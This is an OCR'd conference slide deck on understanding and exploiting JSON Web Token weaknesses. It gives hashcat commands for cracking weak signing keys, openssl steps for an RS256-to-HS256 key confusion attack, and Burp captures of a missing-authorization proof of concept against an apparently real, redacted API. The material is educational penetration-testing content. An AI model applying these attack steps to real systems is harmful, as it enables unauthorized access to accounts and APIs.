Understanding and Exploiting JWT ATTACKS

Presented by Vishal Sharma

Quick Overview of Session

Over

- JWT Basics
- Some easy to exploit JWT vulnerabilities.
- JWT Challenge
- Tools to test JWT Related vulnerabilities.
- Some Intermediate Level JWT attacks.
- Q&A


JWT

JWT (JSON Web Token) is a compact, self-contained token format used for **securely transmitting information** between parties as a JSON object. It is commonly used in **authentication and authorization** systems, especially in web applications and APIs.

- It is **divided into three parts**:

1. **Header** – Metadata about the token (algorithm, type).
2. **Payload** – Contains user data (claims).
3. **Signature** – Verifies the token's authenticity

JWT STRUCTURE



Easy to Exploit JWT Attacks.

1. JWT contains sensitive information.
2. Resource server does not correctly validate JWT.
3. Expired or Revoked Token is not Rejected.
4. Resource server Accepts the None Algorithm for JWT

JWT CONTAINS SENSITIVE INFORMATION


Figure 52: In the provided screenshot sensitive information like password history is reflected.

Challenge Time

Some Advance JWT Attacks.

1. Weak JWT Signing Key

2. Key confusion attack.



Weak JWT Signing Key - Testing

How TO Test?

1. Capture the JWT generated by the application
2. Save the following common jwt passwords files in local directory
3. git clone https://github.com/wallarm/jwt-secrets/
4. Run the below commands:
5. hashcat -m 16500 -a 0 -w 3 <JSON_WEB_TOKEN> <PATH_TO_JWT.SECRETS.LIST> (for wordlist attack)
6. hashcat -m 16500 -a 3 -w 3 -i --increment-max=6 <JSON_WEB_TOKEN> ?a?a?a?a?a?a (bruteforce attack)
7. Observe the output on the command .

Alternate: JWT Editor extention

RS256 to HS256 Vulnerability Test

How TO Test?:

1. Export SSL certificate for the website.
2. Use Below command to get public key .
3. openssl x509 -in exported_cert.pem -pubkey -noout
4. Modify the header *alg* to *HS256*
5. Sign the token with public key *obtained using below command.*
6. openssl x509 -in exported_cert.pem -pubkey -noout

5. Submit altered token to the server.

Send | Cancel | Target: [redacted] | HTTP/1

Request

Pretty | Raw | Hex | Cookies | JWS | JSON Web Token

```
1 POST /altgateway/ext/MSB_User/api/v1/Roles HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW
  1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1LZ1kZW50aXR5L2NsYW1tc
  y9uYW1lIjoidDE4MDAxbiIsImp0aSI6IjUwNzI4MzY4LTE3MDgtNDg5
  NS05YTczLTJlZDAyYTUwNzI1NSIsIm5iZiI6MTY5ODY0Mzc4NSwiZXh
  wIjoxNjk4NjQ0Njg1LCJpc3MiOiJTUFJJT1QxIiwiYXVkIjoiVEFfTV
  NCUCJ9.6mUcMyed1x8ewU3EhAqoffD-dhb2GrsNm94MVJ-TGYiWvBjL
  ITnU5QiisDghpqSQ5VyEUccHHlbYckZnUhb95jt4GFqaa7RsnXKT6qO
  uAYr09JGGQ6Flt-JRrqLrZB9ONBgtoPQGb9BZNPfMy9evvThbilvJj9
  7BVLjopeEj2Pjx6MyH_AG-aM13ELnSSNxvI4UdtREkLxJj_MILY2MSu
  AUyyLneEyFeoU2uwyccJ63FH_mn-XDeTutSUBJVsVZlm3INku-SH1Mb
  sK_vnXtmekUuI6C6NP0NJ_68CLK7zyTxiX5mlK4Pkg5VAfl1Cpw2vRw
  SS24oHQ4oLHrR20pteA
8 Msbbearer:
  eyJhbGciOiJodHRwOi8vd3d3LnczLm9yZy8yMDAxLzA0L3htbGRzaWc
  tbW9yZSNobWFjLXNoYTI1NiIsInR5cCI6IkpXVCJ9.eyJVc2VyTXNiS
  WQiOiJhZTklMzRjNy01NGEzLTQwNjgtOWVmNy03MTgzNDdiNDRjZWIi
  LCJVc2VyVHlwZSI6Ik5hdml1bnQiLCJodHRwOi8vc2NoZW1hcy54bWx
  zb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9lbWFpbG
  FkZHJlc3MiOiJ0ZXN0ZXIxQHN5bnBvc2lzLmNvbSIsImh0dHA6Ly9zY
  2hlbWFzLnhtbHNvYXAub3JnL3dzLzIwMDUvMDUvaWRlbnRpdHkvY2xh
  aW1zL25hbWUiOiJUZXN0ZXIxIFN5bnBvc2lzIiwiVXNlckNsaWVudCI
  6ImRmNWU2ZmQ3LTRhMGQtNDA4OS04OGYxLWFiMzgzYzBkNjhkMyIsIm
  V4cCI6MTY5ODczMDE4OCwiaXNzIjoiaHR0cHM6Ly9tc2JfcGF5bWVud
  HMuY29tIiwiYXVkIjoiaHR0cHM6Ly9tc2JfcGF5bWVudHMuY29tIn0.
  CT88K5iVjA91I74TbdKT5Zzp7l-Z6qf8kjmquktAytE
9 Content-Type: application/json;charset=utf-8
```

Response

Pretty | Raw | Hex | Render | Headers

```
1 HTTP/1.1 401 Unauthorized
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Length: 121
5 Content-Type: application/json
6 Expires: -1
7 GWRqEndTime: 2023-11-07 19:54:55.062710
8 GWRespStartTime: 2023-11-07 19:54:55.062710
9 FailReason: SECUTKN10 :Token expired
10 NavientCorrelationId: 4459aa1a-5d0a-4
11 Strict-Transport-Security: max-age=86400;
   includeSubDomains
12 Date: Wed, 08 Nov 2023 00:54:55 GMT
13 Connection: close
14 Strict-Transport-Security: max-age=31536000;
   includeSubDomains; preload
15
16 {
     "JwtToken":null,
     "RefreshToken":null,
     "ExceptionCode":null,
     "ExceptionMessage":"SECUTKN10 :Token expired",
     "StatusCode":401
   }
```

Inspector

Selection 84 (0x54)

Selected text

```
POST /altgateway/ext/MSB_User/
api/v1/Roles HTTP/1.1 \r \n
[redacted]
m
```

Decoded from: Select

Cancel | Apply changes

Request attributes	2
Request query parameters	0
Request cookies	0
Request headers	16
Response headers	13

Figure 1: Burp repeater showing that session expired error when we use the old access token.

Send Cancel

Target: [redacted] HTTP/1

Request

Pretty Raw Hex Body params Cookies

```
GET /getWsmToken HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/119.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response

Pretty Raw Hex Render Headers JSON Web Token

```
HTTP/1.1 200 OK
Content-Length: 636
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 08 Nov 2023 00:58:08 GMT
Connection: close

{
  "token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9
  yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9uYW1lIjoidDE4MDAxbiIsImp0aSI6IjZl
  NzhlOGEyLTBmMTktNGJjMi1iNWE5LWQxZjFlZDEyZGM5NiIsIm5iZiI6MTY5OTQwNTA2MCwiZ
  XhwIjoxNjk5NDA1OTYwLCJpc3MiOiJTUFJJT1QxIiwiYXVkIjoiVEFfTVNCUCJ9.veQ8pWJVV
  XaaHCVZMEbGVwB59hmXi2aWVVACdj5Xa_GFe5Eedqc58dYnOm48SabSLRKQKRWiz7UaLKuk1H
  oawD3Lo7d93WjJxnOm6vxLyUXSSqCbZt0yjfLiSpYkqQydh6VHaPq5TubE5O6Duxi_HMjza8p
  4kfsW6tPDcwsa-xxlAzbBzUjGi3_6NI1s2cM-9YzB7vL652yMBjHv9fHLN61WzW9xkNQbHx1A
  4OChVnVHQ6ICLVzSQhV1ZQi6twW87JMw5CvHZRLbaRnxA3HklNS1hM0f11jSolTbMmAzRwYBz
  iq7CoGNqYWmU4LS8FSUpYBZE1b9icAqs5aOOv3ZSA"
}
```

Figure 2: Burp repeater showing that no refresh token or authentication is required to generate access token.

Send | Cancel | Target: [redacted] | HTTP/1

Request

Pretty | Raw | Hex | Cookies | JWS | JSON Web Token

```
1  POST /altgateway/ext/MSB_User/api/v1/Roles HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/119.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Authorization: Bearer
   eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwL
   m9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1lIjoidDE4MDAxbiIsImp0aSI
   6IjZlNzhlOGEyLTBmMTktNGJjMiliNWE5LWQxZjFlZDEyZGM5NiIsIm5iZiI6MTY5OTQwN
   TA2MCwiZXhwIjoxNjk5NDA1OTYwLCJpc3MiOiJTUFJJTlQxIiwiYXVkIjoiVEFfTVNCUCJ
   9.veQ8pWJVVXaaHCVZMEbGVwB59hmXi2aWVVACdj5Xa_GFe5Eedqc58dYnOm48SabSLRKQ
   KRWiz7UaLKuklHoawD3Lo7d93WjJxnOm6vxLyUXSSqCbZt0yjfLiSpYkqQydh6VHaPq5Tu
   bE5O6Duxi_HMjza8p4kfsW6tPDcwsa-xxlAzbBzUjGi3_6NI1s2cM-9YzB7vL652yMBjHv
   9fHLN61WzW9xkNQbHx1A4OChVnVHQ6ICLVzSQhV1ZQi6twW87JMw5CvHZRLbaRnxA3HklN
   SlhM0f11jSolTbMmAzRwYBziq7CoGNqYWmU4LS8FSUpYBZE1b9icAqs5aOOv3ZSA
8  Content-Type: application/json;charset=utf-8
9  Content-Length: 3814
10 Origin: [redacted]
11 Referer: [redacted]
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Te: trailers
16 Connection: close
17
18 {
     "userTypeEnum":1,
     "name":"missing auth",
     "description":"missing auth poc",
     "roleModulePermissions":[
       {
         "modulePermission":{
```

Response

Pretty | Raw | Hex | Render | Headers

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache
3  Pragma: no-cache
4  Content-Length: 519
5  Content-Type: application/json; charset=utf-8
6  Expires: -1
7  Access-Control-Allow-Origin: *
8  Strict-Transport-Security: max-age=31536000; includeSubDomains;
   preload
9  Server: Microsoft-IIS/10.0
10 X-Powered-By: ASP.NET
11 GWRqEndTime: 2023-11-07 20:01:53.282211
12 GWRespStartTime: 2023-11-07 20:01:53.391617
13 NavientCorrelationId: 787ed39a-9838-4
14 Strict-Transport-Security: max-age=86400; includeSubDomains
15 Date: Wed, 08 Nov 2023 01:01:53 GMT
16 Connection: close
17 Strict-Transport-Security: max-age=31536000; includeSubDomains;
   preload
18
19 {
20   "name":"missing auth",
21   "description":"missing auth poc",
22   "roleUsers":[
     ],
23   "roleModulePermissions":[
24     {
       },
25     {
       },
26     {
       },
27     {
       },
```

Figure 3: Burp Repeater showing the successful response after updating the new "Bearer" token value and removing "Msbbearer" token from request.

Q&A Session

Stay Connected ☺️

LinkedIn: https://www.linkedin.com/in/vish-hal/

Tweeter: https://x.com/vish_hal

Gmail: Vishalsharmagzb1@gmail.com